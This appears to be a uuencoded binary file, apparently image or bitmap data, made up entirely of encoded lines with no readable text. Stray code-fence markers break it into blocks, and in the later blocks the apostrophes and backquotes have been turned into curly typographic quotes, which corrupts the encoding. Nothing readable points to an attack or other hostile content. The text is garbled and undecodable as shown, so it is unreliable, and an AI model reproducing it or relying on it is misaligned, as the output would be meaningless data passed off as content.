M/L(/C\'?#X?!_X>/A\'_#Q_!_L'GP>,/G@XGP?_!]X^'P?_"CXX''\'^/P[",
M'G_!P@,/C\+_#Q^&/L'@!X=_P?X_P<<>#\+CP=O!Q\'OC\'_#\'_PH</A\(/K
MP?^'#A_!_@\.'@?!_\'C!X<&'@?!PP_!_\'^`&["!P(_P?_![@\&'P8_P?X/:
M'\('P?\/PO\_C\'_C\'_G\'_C\3_?\'GP_\_Q?\_S__0_P\_'\/_/\'_!\'_X
M!</_CS_!QP''P?^'#\'P`,'\P?C!\<'GAX\?P?/!Q\'P?``?AP\&!\'_AX^'=
MP?X^,,'\PN,?G#QCP?_!\X^'P?_"CXX/P?_!_#\./AQ\P>`!#X_"_P<?`#C!U
M\''!P#_!_C_!QSP'P?/!X<'XP>?!_X_!_Q_!_X_!XP^/#X_!_\'/CC_!_L(>*
M/+W!_\+AAPX<,,''C\'_P?P`8`</!#_!_\'@!P`>`#_!_`\<P@#!_`?!_\'`O
M'P'`_!\'^#\'/!\'_P<?!_XA_P>>_PO\_Q/_!_C_/_^#_P??!X"?!_\'P/\'X,
M(<'\P?G!\<+CP<X_P?'!Y\'X>`!_@`,`!\'_P<'!X`_!_"`PP?#"X8>(<,'SH
MP?_!\<+'P?^/A\',/\'_P?A_#'PX>,'AP?D/P<_!_L'_P<><`##!\&'!\#_!>
M_G_!PSP`P?'!X<'PP>?!_\'/P?\_P?W!Q\'QA\''PH_!_\'X!'_!_CX\.,'X$
MP?_!\<'AP<?!_#C!\,'!P>/!_\'X>''!X8\H/\'_PN```"`_P?PO.,(@>"/!!
M_\'@#P`\`,'X`\'G`<'OP<#!_`#!_\'@/\'P?C_$_\'\/\__X?_!^<+_P?G!-
M_\']P??!_\+YP?/!]\'^P?_!\<'GPOA`P?_!P`/!P'_!_\'AP>!_P?P`,&#!K
MX,'#P<`88''!_\'QPL?!_\+'P<P^?\'X?AQ\>'#"\<'?P<_!_G_!Q[PP<,'P;
MP?G!^)?!_'_!PC_!X,+QP?#!X\'_P<?!_S_!^,''P?&'P<>?P<?!_\'P!'_!%
M_CX\,,'PP?_"\<'GP?`0P?G!P,'CP?_!\,'XP?'!X;XX/\'_P?'!X!:8>'_!?
M_G\XPW#!\<'_P>#!QP!X<,'P8<''0\''P<#!^$#!_\'P`\'@PGQ!PO?!_\'XW
M?\'@SO_R_\'\P?G!_\'PP??!\,+_P?'!\'_!_F!P8<'P=\'@?&!QP?_!\<+G(
MP?_!X<'_P>PP?\'\<#Q\PGC"\,+OP?Q_P>>\>'#!\,'YP?_!Y\'\?\'@/,'PR
MPO'!^,'CP?/![\'_?\'XP?_!\<'WP>:_P>_!_\'@!'_!_GY\,"#!_\'QP?#!(
```

```
MY\’@,,’_P>!CP?_"^’AAP?PP/\’_P?C!X#^X?’_!_G_#>’#!\,’_P>’!_W_!X
M^’APP?’!Y\’CP>1P>’#!_\’P8\’@?’A@PN?!_\’X/&!_S?_U_\’[Q/_!\\’X?
MPO_!P7!CP>!?P>!^``/!_\’SP<_!Q\’_P<&/P<\‘?\’\‘#Q\>’#!\,’AP<,/’
MP?X0!QQX.,’PP?G!W\’’P?Y_!CC!^,’SP>’!^,+CP<_!_\’/P?#!S\’AC\’’0
M’\’/P?_!P‘9_P?X>/C‘‘P?_!\<’PP<<‘$<’_P<‘#P?_"^’‘#G‘‘_P?_!^‘(?T
MF’X_P?X_.’QX8,’PP?_!P<’_’XAX8<’QP<?!S\’&/G#!\,’_PN’!PPPP8,’C,
M@Y_!^!P‘?\W____!\,’_P<?*_\’’G\’?@L+_‘L)^/GP\!\’‘#\’_‘!\.‘!@X$
M‘X8/P?X"#QP8P?/!X\’XP>.’C\’_A\’0PL?"CQ\/P?\/#A_!_L(>&,+_P?/!8
M\88.&<’_P<?!W\’_P?G!_&‘#C@(_P?_!P‘<?’’X_P?\?’,)^‘‘/!_\’‘PA^‘T
M‘‘?!_\*/C@X3P?C!_\’CP?,/#A#!^$>’’\’^/AX?S?___\+_P>?0_\’/Q/\_‘
M#\’O#\’_AA^/!QX^!X‘?P?X’’QX‘P?’!Y\’]P>‘’C\’_P<(’P<<’A\,/P?\/F
M#A_!_QX?’,+_P>/!PX8>&<’\P<_"_\’YP?Q’AX\?/\’_P<<’’PY_/\’_’QY^;
M/@‘/P?_!_@\?@‘0’P?_"CPX‘#\’\?\’GP?,&#A?!_F<’’\’^/C\/S?___\+_K
MP<?6_Y_#_\’/P?_"CY\_#\’’’\’_!S\?!\’_P>?!_\’N!X?!_\’"!\’&!X8’X
M#X?!_\(&’\’_#Q\>!\’_P<,’A\(.P</!QX^_P?]^1X>/PA_!_\’’AQ\.?C_!*
M_Q\>?CX’#\+_#Q^.#T?!_\*/#@8’P?]_P>?!]P(/!\’^9P<?P?X^/P_-_____0
MZO^/Q/\?P<_!_\’\#\’P#\’‘#Y_!Q\’_@‘</P?\/’QP#P?_!X‘>’‘‘P!P<\’&
M’\’\‘&‘#CPX_P?_!QX<?’CP_P?\?’’P\(<+_CX<?C’_!Y\’_PH^.#S’!_,’_E
MP>?!\00>,<’\8‘(_P?P\?P_-_____\O_!_<’_P?A_P?#"_\’CP?_!X&>_P?^/^
M?CP!P?_!X‘?!YP‘(‘<’@#S_!^‘!@‘8<‘.,’_P>‘‘/YPP/\’^/SC">’’!X<’_K
MPL,OF’QAP?’!Q\’/P<0_P?’!^,’_P>’!\8W!_’#!^’‘@?\’\>,’_O\W_____[J
M_\’QQO_!\\’_P?#"_\’@P?YCP?!_P?_!_‘#!\&’!P\’‘P?#!_\’@‘’_!_D!_O
MP?]O>,’X>’!AP?_!P,’#‘’APP?#!\<’’P<_!Q’QPP?#!_\+QP?_!_’#!^,’P:
M<’_!_’C!_W_-__/_P?W__]#_P?’%_\’XPO_!_L’PP?C!\<’WP>#!^,’_P?!P?
MP?_!_F!_P?]_>,+X>&/!_\’@9R!X8,’P8<’GP?_![,)PP?#!_\’PP?’!X,’\U
M<,+P<’_!_’A\?\W_______\7_P?/’_[_%_\’[P?S!_\’[P__!\\;_P?Y?P?_!>
M\!\‘?@#!^‘/#SP!X‘,’_P>‘#P<‘<.&#!^’A_P?P\./’_-________%_\’SQ_\?*
MQO_!_L__P?X_#\’_A\’^#\/?@GX#P?_!X‘_!P!X^‘\’X.’_!_AX‘/\W_____X
M_\W_O]C_’\?_P<_!_Q_"_P_!SL(_#\’_?\+_#P8_S?_______YO\?T/^?Q/\/@
MA\[_______^;_/^7_________S?_________-_________\W_SO_!_,3_P?Y_*
M’\+_P??_____\__._\’^Q/^_PA_"_\’GQ/\_______^[_SO_!_C_#_Q\>’\+_!
MP<?#_\(?Q?^/_____^C_SO_!_C_#_Q^_’\+_P>_#_\(?Q?^/_____^C_SO_!4
M_#\’P>P>#\’\’\;_#Q_%_X_______Z/_._\’P/’’!X#P/P?@YP?W!_\’WP?A_9
MP?X&(<7_C_______H_\[_P?!P8,’@$‘9P,,’XP?_!X<’‘/\’\P@!\0<’_P?A#:
MP<!_P>#"_,’XPO_!\,’_P?/!^,’_P?G_____V__._\’XPG#!X’‘V>’#!^,’_[
MP>’!X#_!_,(‘?&#!_\’X(<’@?\’@>,’\P?!_P?_!\,’^P?’!\’_!\/_____;G
M_\[_P?APP?#!P<’^/CQX<,’_P>.‘!\’^’@@X<,’_P?!!@‘<‘&’A@!\’_P<!\T
M‘,’@#\’‘?_______:_\[_P?PP&‘/!W\(>/##!_\’’AP_!_QX.PAS!_\’P@X(’#
M#@P\0@?!_P(>‘,’‘#P‘?_____]K_SO_!_#S"‘,(?’CX#P?_!Q\*/P?_"’\(<X
M/\’_@X^’’PX\!X?!_P\>/‘>/#Q_______VO_._\’^-@=&#Q\>/@?!_\’’PH_!E
M_\(?#@8_P?\’CX<?CA;"A\’_#Q\>!X\/’_______:_\[_P?PP#\’^!Q\>/@/!H
M_\’’CX?!_\(?$‘!_P?P!CX(?CA"‘!\’^’\’_P@‘>#A_______VO_._\’X<,’Y=
MP?V&/CQ\‘<’_P>&/A\’_’#\P(,’_P?‘!C\’@/\’$(,’‘‘\’^/\’\‘,’@+‘‘?5
M_____]K_SO_!^’#!\,’CP<)^?’X#P?_!X<+’P?X</C#!^<’_P>#!X<’’P>‘_B
MP<8!P<#!\\’^?\’X‘,’PP@!_______]K_SO_!^’#!\,’@P>9^?’YCP?_!X<’_K
MP>?!_GP^,,’XP?_!X,’QP>?!X#_![B’!X,’_P?Y_P?APP?A@(’_______VO_.N
M_\’\.‘’!X‘8.?’\/P?_!XX^’P?\./AAXP?_!X<’!@\’"’P\#P</!Y\’^’YAPV
MP>/!P#_______V__._\’^’@/!P‘\.’C\/P?_!Q\*/P?\.’AP0P?_!PP’"!PX/Y
M‘\’’A\’_#QAP1\’"PA_______VO_/_S\/P?\?CW_!_P_!_\’OGX_!_P<?’@?!W
M_\’@‘0‘/’!^/P<‘/P?\$’‘‘"!PX>?_______9_];_’\7_P=_!_[\/PO\/CQ_!Z
MQS^/P>\/P?^&’L(&#P(>/_______9_];_/]+_/\’_P>1^#B0/@#X_______]G_O
MU?_!^’_9_\’Y\__!^?__YO_5_\’X___/_\’Y___F_]7_P?S__\__P?G__^;_Z
M_________S?_________-_________\W_________S?_________-_________]
M_\W_________S?_________-_________\W_S_\/’Y\?P]_"_\’?_______/_7
MSO_!QL,&!\8/’Y\/PI^_______^W_SO_!SP?-!L0’P@\’PP_$C\*?PM^_____.
M_]S_S_^/#@\.P@0‘P@3.‘,,$!@0/PH^?/[_"_[_______V/_7_\’]POG!\<’YT
MP?##X’‘@PF‘@S0#"(‘‘@PV#!X,’AP?#!^<+]_____\W_W/_!_<+_P?#!_,’P2
MP?’#\,’@PF##X,)@0&‘‘0‘!‘‘,-‘‘,)‘PF#&\,’QP?G"\<’_P?G!_\’Y____)
M_\’_Z__!_<’YP_C(\,-P8’#*8,5PP_#"^,+Y___X__C_P?O!\<’PP?’!^,’‘6
MPD#/‘,-‘8,+PP?G!_\+[___R_\[_P?X/PO_!_A\/P?^/P?X?P=\?P=^?P=_B<
M_\3?’\’?PA\>PPX&‘@8"Q@##‘@8"#@;$#\(?PM___^;_SO_!_‘]_P<_!_!X’L
MP?\’P<0?CA[##\+_PI_G_S_!W\*?#Q\/P@[#!L0$P@‘$P@8$Q‘8.!\,/G\*_.
MG___W__._\’W#S^’P<<.#\’_!\’&#X(>#L(’3Q\/!\+/?^S_P>_!_\’?Q8_$O
M#\D’Q@;%!\@/PH^_CY___\W_SO_!\XY_A\’GCC_!_‘3!P#^‘,‘P’‘,’./QX#A
MP<?!SCSZ_\._Q(\.!-$‘P@0.!A\/PO^?___)_\[_P?’!X,’_P<’!Y\’\?\’XE
MP?S!X<’_POG!_,’SP>/!Y,(\<,’AP>9Y___%_\+]POG!\,’QPN#$8,0@Q@#";
M(‘##(&#"(,-@P>!PP?’!\,/QP?WW_\[_P?#!P,’_P<’!Y\’\<\’XP?S!X<’_’
MP?G!\<’X?\’CP>0<.,’PP>’!YG’__]#_P?W"\<3PP>!P8$!@0,(‘0‘!@PP!‘M
MP@##0"!@0&#!\,’@Q/#!\<+PP?’!\,+QP?OI_\[_P?!\P?_!\<’GP?QCP?C!7
M_&!_P?G!\’A[P?/!Y#PXP?A@P>?!\?__UO_!_<+XQ_!P,,)P8,9P8’#(8’!@‘
```

```
MPG!@<&!PP?#"^,/PQ/C?_\[_P?!\P?\!P<?!_‘/!^,’\0’_!^<’P’@/!\\’N+
M"!G!^$#!YX/__^’_/\’_P?G%_\+[P?G"\,’@PD#,‘,’PR@!‘PF!PP?#!_\/[_
MU?_._\’SP?Y_‘(?!SA_!_,’^!\’_P?O!^A^#P<?!S@0+P?X&!X?__^’_’\W_%
MP=_!_X_#’P[##\(?#@_!_@(&Q‘+(‘‘(&P@(&#A^?’\’?T/_._\’GP?X_‘0>.&
M/\+^!\/_OX_!Q\’.!‘_!_@8/A___X?\?W/^/’Y\?Q@_$#@;#!‘‘$P@8$!L,/;
MS?_._\’GP?_"#@<.#\’^’H?"_\’OGR_!Q\’.‘P_!_@</P<___^’_’\’_G\’?>
MPO_!S\’?X_^?PX_"#\,’P@8’#\W_T/\‘?GP>‘\’^‘<’’P?_!_<’P#@/!Y\’.#
M(PP!P<>’P<?__^’_O\’\’X?"_P>$/Q^/P?^_Z?^_SO_0_\’@P?_!^’XAP?\A!
MP>_!_\’YP?‘$‘\’CP>S!\;P!P>>’P>?__^+_P?‘’‘,’SP>0‘P>‘P+X’!\#_XK
M_]3_P?/%_\’XP?_!]\+_P?/!_L’APO?!Y___XO_!X,’B,,’SP>!PP>#!\$(‘C
MP?‘"PG_V_]K_P?W__^K_P?[!_\’AP?!X<\’@>’#!\,’@PG#!X#P_]O_______G
MR/_!X\’\?C/!X’AYP?’!X’ACP>(>/_;_______\?_’\’’P?Y^‘\’&&’O!]X9^7
M#\’&#A_V________’_Q_!S\’^?P?!S@!_P>@.?P_!QPX/]O_______Q_\?P<?!;
M_L’_!\’/‘L’_P>(&?P_!QPX/]O_______Q_^?P>?!YCXGP<X\P?_!]X9^#\’BH
M‘!_V________(_\’AP>!\8<’D>,’YP?’!Y’QGP>!@/_;_______\C_P?#!YF#!#
M\,’$P?S!\<’SP>9P<<’@8/?_______\C_P?!^8,’P?,’\P?G!\\’F<,’P8’#WG
M________(_\’X?\’CP?C$_\’GP<’!\!_!\_?_______\?_’\+_P=_&_Y_!_A_!5
M_[_V________’_Q___\7_______\?_’___Q?_______Q_\?___%________’_[__6
M_\7__________S?__________-__________\W_______\?_’___Q?_______Q_\?V
M___%________’_S___\7_______\?_/___Q?__________-__________\W_____=
M_\;_P?Y____%__________\W_______\?_/___Q?_______Q_\?___%________’_
M_S___\7_______\?_/___Q?_______Q_]____%________&_\’^___&________&;
M_\’^?___Q?_______Q_]____%________’_Q___\7_______\?_’___Q?_______V
MQ_\?___%________’_S___\7_______\;_P?Y____%________&_\’^?___Q?__1
M____QO_!_G___\7_______\;_P?Y____%________&_\’^’___Q?_______Q_\?#
M___%________’_Q___\7_______\?_/___Q?_______QO_!_G___\7_______\;_2
MP?Y____%________&_\’^?___Q?_______QO_!_G___\7_______\;_P?X____%<
M________’_S___\7_______\?_/___Q?_______Q_\____%________&_\’^?___T
MQ?_______QO_!_G___\7_______\;_P?Y____%________&_\’^?___Q?_______>
MQO_!_C___\7_______\?_/___Q?_______Q_\____%________&_\’^/___Q?__"
M____QO_!_G___\7_______\;_P?Y____%________&_\’^?___Q?_______QO_!P
M_G___\7_______\;_P?X____%________’_S___\7_______\?_’___Q?_______R
MQO_!_C___\7_______\;_P?Y____%________&_\’^?___Q?_______QO_!_G__4
M_\7_______\;_P?Y____%________&_\’^/___Q?_______Q_\____%________’M
M_S___\7_______\;_P?X____%________&_\’^?___Q?_______QO_!_G’!^<+[M
MPOG_________&_\’^PG#%\,’XPO#"^,’YP?WW________&_\’^SP#"0&#!X’#":
M\,)P<<’YPOOI________&_\’^#@;#‘@;"‘LL‘‘L0‘P@+"!L(?PI_!W\/_P=_@X
M________’_Q_)_[^?Q‘\&P@X&#P?"#@8.!L($‘,,$P@8$!@X’R0_!_Y_3____6
M___’_Q_+_\’?PO^?C\4/PH_##\(’Q‘8"R0;%!\(/PH_1________&_\’^/][_S
MP[^?#Y^/C@;"#L($R0#"!#_-________&_\’^?^;_P?W!_\’]P?’!^,’APN#%N
M(,,‘/\W_______\;_P?Y_P?#"_\+PQ/_!\\’_P?WD_\’[P?_!^</PSO_______L
MQO_!_G_!X’_!_&#!\’_!^<’XP?G!\,’_P?#!^\’_P?[!\_3_______\;_P?Y_R
MP>‘?#T#!X’_!\,’XP?G!P’_!P",_P=X!]/_______QO_!_G_!QQ\/P<?!S[_!R
M\,’X>8(_@‘,/’@/T________&_\’^/\*/#\+/P?_!X’@YCQ_!X\’’#PX?]/__V
M____Q_\_PH\/PL_!_\’F>A^/’\’WP<</#A_T________&_\’^/X^&!\’’P<‘_)
MP>8X&8^?P?/!PP\.#_3_______\;_P?Y_P>?!Y"/!Y\’@?\’@>‘’!W[_!\<’A]
M‘‘P!]/_______QO_!_G_!Y\’ ‘‘<’CP>’!_\’@<,’!PO_!\<’@‘!QA]/_______>
MQO_!_’_!X,’X<,’SPO_!X’G!X,+_P?’!\##!_’_T________&_\’^?\’@&,’Q]
MP>?!X\’_P<‘9P>’!WC_!\<’C,,’,?_3_______\;_P?Y_P<‘?P?_!S\’‘’Y^;[
MP>.‘/\’SP>,0P<X?]/_______QO_!_C_!QA_!_\’OP<8?PI_![X1_P?_!YS^.?
M#_3_______\?_/\W_O\’_#_3_______\;_P?Y____%________&_\’^?___Q?__R
M____QO_!_G___\7_______\;_P?Y____%________&_\’^?___Q?_______QO_!P
M_G___\7_______\;_P?Y____%________’_S___\7_______\;_P?Y____%____F
M___&_\’^?___Q?_______QO_!_G___\7_______\;_P?Y____%________&_\’^7
M?___Q?_______QO_!_G___\7_______\;_P?Y____%________’_W___\7_____6
M_\;_P?Y____%________&_\’^?___Q?_______QO_!_O__QO_______QO_!_G__M
M_\7_______\;_P?Y____%________&_\’^?___Q?_______QO_!_G___\7_____A
M_\?_?___Q?_______QO_!_G___\7_______\;_P?Y____%________&_\’^___&P
M________&_\’^?___Q?_______QO_!_G___\7_______\;_P?Y____%________’4
M_W___\7_______\?_?___Q?_______QO_!_G___\7_______\;_P?Y____%____K
M___&_\’^___&________&_\’^___&________&_\’^?___Q?_______QO_!_G__Q
M_\7_______\;_P?Y____%________’_W___\7_______\;_P?Y____%________&)
M_\’^?___Q?_______QO_!_O__QO_______QO_!_O__QO_______QO_!_G___\7_’
M_____\;_P?Y____%________&_\’^?___Q?_______Q_]____%________&_\’^L
M?___Q?_______QO_!_’___\7_______\;_P?[__\;_______\;_P?Y____%____@
M___&_\’^?___Q?_______QO_!_G___\7_______\;_P?Y____%________’_W__,
M_\7_______\;_P?Y____%________&_\’\?___Q?_._\’@8,’@P_#"\<’PP?’"I
M^<’QP?G__^G_P?S__\;_SO_!\’#%8,=PP_#!^,+YP?C!^?__X?_!_/__QO_/^
M_\’[P?G#\’!@PT#-‘,)‘<,+PP?G$^___U?_!_O__QO_>_\+?G\(?CPX/!L4"$
M‘‘+&‘,8"!@(&!Y_!W\(?___#_\’^?___Q?_@_[_"G\’/Q@_"#L4&!,4&P@‘$/
```

```
M!@3"!@[##Q\/PI^__?_!_G___\7_]/_!W\2/Q`_(!\0&QP?%#Y_N_\'^?___R
MQ?_\_\*_C\(/A,(&PP3+`,($!P_"O\'_O^K_P?Y____%____R?_!^<'QP?G!O
M\,'APO#!^,'@PB!@Q2#"`"`'Q"#"8,+PP?'!^<']W/_!_O__QO___\S_P?W!1
M_\'YPOW!^,CPQ&#"0&!`Q6!PPO#"\<']P?G!^];_P?[__\;____:_\'\P?C!L
M_<'YQO!PP?##<,=@<&#%<,+PPOC!^\'_P?G'_\'\___&____XO_!^\'PPOG!/
M^,'PPF!`S0#$0,'PP?C"^\'_P?O#_\'\?___Q?____#_P=^?'Y_!WP[#!L0"@
MQP`"P@#%`@8.!@["'Y\/P=\?P=_T____\O^_PO^?C\4/P@["!L($!@`$``0&U
M!,(&!,0&#@\.!@[%#\(?#Y^_P?^?O^G_____\+_C\'_CP_#C\(/P?_!SX_#7
M#P</P@?-!@<&P@?%#\*/G\'?G]S_____\__P[^/#[^.!\@$``3(`,0$!P_#.
MC[_9_____B_\']P?G"\<'P8,'@8,0@`"#&`,,@P?#!X<+]S_____Y__!,
M_<'YQO#!X,'PP>#%8$#"8$!@PO#._____S_\+YPOC"\,-PPF!_S?_____T
M^/_"^\'YP?!PP>#._____\W_____S?_____-_____\W_'
M_____S?_____-_____\W_____S?_/_\,"/_____Y_\__3
MPP8_____G_S_\?P?^/'_____Y_\[_P?X_PO\_____G_SO_!_G_____Q
M_/_._\'^?_____\_\[_P?Y_____S_SO_!_G_____/_._\'^?\+_G___^
M___Y_\__/\+_G\7_/_____S_\__/\+_G\+_/\'/P?\/P>_____\O_/_S_"C
M_[_"_Q^'@`_!Q\']PO\_P?``P?P`?\'_!<'_P<>_P<_____X__._\'^?\3_4
MP?X_P</!P`?!Y\'XP?_!_#_!X`#!^`!_P?X`P?_!X'_!Y\'^PO_!^<7_P?G"'
M_\'[_____];_SO_!_G_%_T_!QT/!X<'CP?C!_\'\/\/P8,'_P?AP?$`/P</!4
M_'Q_P?#!_\''P?Q_P>?!X&/!\&#!\&'_____U/_._\'^?\7_;WY_P?'!X\'XM
MP?_!^'_"\,)PP?_!^'!\,&_!X<'X?'_!\,'_P>?!^'_!Y\'@8<'P8,'P(/__J
M___4_\[_P?Y_Q?_!PCX_P?'!P\'XP?_!^`_!X\'\>,+_P?#!_SQ_P</!P<'X]
M'A_!X'\#P?@?P</!P,'AP?APP?!@?\'\TO_!^_____O_._\'^/\+_'\+_P<8>?
M'\'QP<?!^<'_P?P/P<?!_#G"_\'XP?\</\''P</!_!X/P>!_`\'\#\''A\'AH
MP?K!_\'P'#_!_M+_P??___[_S_\_PO\?PO_!P,(_P?G!Q\'\?\'\#\'GP?P])
MPO_!Z\'_P?P_P<>#P?P>#\'`?P/!_`_!QX_!_'_!_\'SP?X?P?P_G\W_P<?!4
M_\'GP>_%_\'^?\?_G___[__/_S_"_Q_"_\'&PC_!\X?#_X?!YXP_C\'_P>?!_
M_\'^P?_!QX/!_AX/P</!_P/!_@_!QX_!_G_!_\'WP?\?P?X?#\+_'[_!_X_!#
M_[_%_\''P?_"Y\7_P?Y_Q_^?RO_![___Y/_/_S_"_[_"_\'PP?X_P?#!Q\'Y+
MP?_!\\''P>``P?P`P?_!X<'_P?S!_\'C@,'X'@>`P?XQP?P'P<>/P?QQP?_!:
M\<'_'\'P'@'!_\'@#@`\!\'\'X`^#\'_#X?!_X'!X9_!_S_"_\'\?\?_G\'_(
MP?G(_\'GP?^_/\W_P<^_____2_\[_P?Y_Q?_!\,'\?\'PP>?!^,'_P?'!X\'@E
M`,'P`,'_P>'!_\'XP?_!\<'`P?`\)\'@P?QPP?ACPL?!^'#!^<'QP?\_P?!XV
M(<'_P>`,'' `!P?`/P>!X+\'\`\'!P?_"X"?!\'_!_\'PP?A_P?_!^<7_O\'_]
MP?G(_\'GP?_"/\W_P>=_PO_!_?__S__._\'^QO_!\,'\?\'PP>?!^,'_P?#!J
MP<'P<,'PP?'!_\'QP?_!^,'_P?'!R,'@/&'!P,'XP?#!^,'PP>?!Q\'X<`#!M
M\<'_/\/XP?_!X\',.'APP>#!X\'@>'_!^&'!P<'_PN!!P>`/P?_!P,)X0\'PH
M?\'CPO_!\!_!X<'PP?S#_\'QP__!X\'_/\[_P<=_PO_!^<'_P>?"_\'\SO_!(
M_<'\^?_._\'^?\7_P?#!_'_!\,'GP?C!_\'P0<+PP?C!^\'_P?'!_\'XP?_!G
M\<'H8'QAP?#!^,'PP?C!\,+GP?AP8,'QP?]_P_C!_\'SP>Q\>,'PP>'!X\'XM
M>'_!\,'QP>'!_\'@P?!AP>!OP?]@PGAAP>!\8<+_P>`^8,'PP?A_PO_!\<'XF
MP?_!^,'GP?Y_TO_!^,'_P>?"_\'\Q?_!^</_P?O$_\+XQ__!^_'_SO_!_G_%E
M_\'PP?X?P?'!X\'XP?_!X`'!X\+XPO_!\<'_P=C!_\'CP<QB'F`8P?``P?AX6
M1\''P?APP?/!\<'_'\'XP?'!_'_!^'Y_.,'\8<'CP?X8P?_!^<'QP>/!_\'A)
MPO'"P\'_#QAXP?'!P!QPPO\'`'!@>`/"_\'`>`/!\`?!_`]\0,'!P?A_P?_!H
MX,'\P?O"_\'[PO\?P__!^<'_P>?"_\'\Q?_!^</_P?/#_\'\POC$_\'YP?_!A
M^<'QQO_!_G_!^>C_SO_!_C_"_Y_"_\'[P?\/P?/!Q\'YP?_!P@/!P\'\><+_9
MP?/!_PS!_\'#C@8>(!AP`,)\!X_!_'O!_\'SP?\?P?S!^<'^?\'^#C\<P?["%
M`\'^'L+_P=/!Q\'_PN/!\8_!Q\'_'QQ_P?./PAS"_PX>&$#!\@/"_P9X`\'`@
M!\'^#QX``\'^#\'_@GX'P?X?P?X?P?X?P?_!W\'_P?G!_\''PO_!_L7_P?G#-
M_\'SP__!_G_!^L3_P?O!_\'[P?/$_\'/P?_!_C_(_P_@_\__#Y_"'\3_P@?!V
MQP/!_X?!_<''P?X]PO_!_'\>/X>/!QXX''`./'X'C\'\?\'_P??!_Q_!_GO!S
M_G_!P@\_'<'^``>''L'_P?X#P<?!_\+GP?F'!\'_'PY_`Q^<''_!_\(?P?Q[W
MP>/!U\+_'CEIAP?!_P\>#`G!^`?!_PX\!\'\#\'@#QX/'P/!_P'!_X8/P<]^[
M?P_!_Y^_P>A_#\'_P</!_Q_!S\'^?\'SQ/_!_<'_P?W!]\3_C\'_P?X_R/\/V
MQ/_!Y\?_O]/_S__##Q_"_\'WP?_"!\'#!\'_A\'_P<?!_C\/P?_!_C\>'X>/\
M!QXZ'G,./C\'C\/_P??!_Q_"_\'^?X<//Q_!_L('AA[!_\'^`\''P?_!Q\'G<
MP?N&!\'_'XY_`Q_!W@Y_P?_"'\'N8\'GP<?"_YX_P>O"A\'_#PX>#\'CA\'_:
M#SX&P><'P<</'@\?!L'^`\'_A@^"/GX/P<_"'\'B/P?!_\'#P?\?A\'^/\'CN
MP>_"_\'/P>_!_\'OP?>?P_^/PO\_R/\/Q/_!Q\?_'\'_?]'_S__"!``_PO_!5
M_<'_P<`/P?''P?^/P?S!X\'\/``_P?X$/P8/CP\>.#QSP?\\?P>'P<'!\<'_V
MP?'!_C_!_,'YP?Q_AXX_/,'\!\'_#Q[!_\'P`<''P?_!Y\'CP?&&#\'_'XQ\Z
M`9_!_`!_P?X_'P!QP>`#PO_!Y#G!^8_!Q\'_'QP\?&/!X\'_#[P\8\'GPH?"<
M'\(<,\'!_X''A#S!\`?!SP\?P>`\`\'_P<#!\'^`,!S!P`?!Y\'_`<'@?\'@2
M,`?!_!_!_X?!_!X_R/\?Q/_!Y\?_/WX_T?_/_\+PP>!_PO_!^<'_P?`_P?''N
MPO_!^,'SP?QP''_!_`!_``_!SQ\\PGC!X<'_.,'_!X#!X<'PP?W"\'_#^,'_/
MP>>,/SC!_,'GP?\_','_P?#!\<'CP?_"X<'Q@<+_/\'8<"&_P?@`P?_!_#\<6
M'''!X''"_\'@<<'YP<?!Y\'_/SQ\P?C"X<'_C\'XP?QAP>'!Q\'G/[\\?'#!J
M\<'_P>'!XX0\P?#!\<'F#G_!\,'X8<'_P>'!\'>`<'C!X,+CP?\`P>!_P>!PT
M`<'P+\'_`<'@/GC!\<'P;\'X9\'_P?'!_C_$_\'GQ__!_G_2_^#_P?S!\,+_=
```

```
MP?#!_\'@P__!_L+XP?/!_\'XP?_!Q\'@0<'P'' ``P?_!^'AAP?_!X``P>'#!N
MX<'CL!C!_\+PP>/!_\+AP?'!Q\'SP?\_P=AQP?&_P?C"_\'\?YAP<<'@P?/!>
M_\'^``'!\<'7P>/!_C\\POC!X``!_\'`P?C!_&#!X<''PO^_.,'P<<'PP?_!+
MX\'@D3S!\<'PP>(&?\/PP?_!\<'AP>.>>,'XP?#!\\'CP?["<,'_Q/#!X\'_J
MP<'!X(9XPO!!P?!#P?_!X'P/P?_!P,'_P?!#P?#!_L'QP?S!\\'PP?_!^'_27
M_^#_P?S!^,+_P?#!_\'PP__!_L'\P?C!\\'_P?S!_\'GP>!WP?!@<"#!_\'XG
M>&'!_\'@PB!X<,'@P>)P.,'_PO#!X\'_P>'"\<+CP?\_>''!\<'_P?C!_,'_B
MP?Q^.'AQP>'"_\'\,''!^<'_P>/!_C]\POC!X&'!_\'@P?C!_&!AP_^^.'!QE
MP?#!_\'GP?`P.,'SPO`D?\'XP?'!^,'_P?'"X;C"^,'PP?'![\'^P?APP?_$I
M\,'SP?_!X\+@<,+P8<'P8\'_P>!\/\'\8,'_P?!CP>!\8,'X8\'P?\'X?L'^Q
MP?O!_<__]/_!^\+YPO_!_L'_P</!_\'P<`#!^``!\`?!P%S!_\'P`,'AP?_!@
MX,'AP?'!P`_!_P`X<,'A@QC!^,+_/AAX<<'CP?O!_\'^/''!^,''P>?!_S\\K
MP?AX8<+_P?@XP?Q`<\'/P?\?GS@`<\'YP?_!Y\'@``S!\\'XP?`$?\'YP?'!2
M^,'_P?'!X`&!P?AXPO'!S\'_P?AYP?_!^<'PP?C!P\'SP?_!Q\'_A@'!\,+Q;
MPN/!_A\>/\'\>,'_P>!#P<`<',`X0<'@'G@<>``!\`/.__O_C\+_P?X'P?P'0
MP?X?@Y_!_\'\`,'#P?_!X,'GP?O!P`_!_P`<<`&&'A#"_PX>6'G!X\'7P?_!.
M_AX;P?F'P<?!_Q\>?'Y'PO_!_AS!_@?!WX_!_\(?'`8#P?G!_\'/P>```L'GG
MP?S!Q@9_P?G!\\'\?\'SP<`#@,)^PO./P?^`>\'_P?G!\\'\P<,#P?^/P?\&8
M!\'YP>/!\\+'P?\?GQ_!_CY_P<>'C\(>.!+!P@["'CX"P?`#SO___S_!_,?_0
M'\;_'\'_!S]^#X0?!\'GP?\$'@0<?`?!S\'_#!_!^<''!\'_#Q["?F?![\'_"
M'QP^!\'OC\'/PA\<?Z/!^<'_A\'G'[YGP?S!X`1_P?W!_\'\?\'CP<,/P<X>+
M?G/!_P_!_P!_P?_!^\'SP?R`!\'_C\'.!@?!_\'GP?./P>?!_Q^/'\'_P=Y_^
MC\''#PX^/\'\P<>/PAX<#,'R!\[___\_S_^_P?\/PO\/P><?!\'GP?^&'@<>5
M?@?!Q\'_!@_!_\''!\'_#Q["?F>'P?\/'C[!Q\.'PA\>P?\'P?O!_X?!QQ^^-
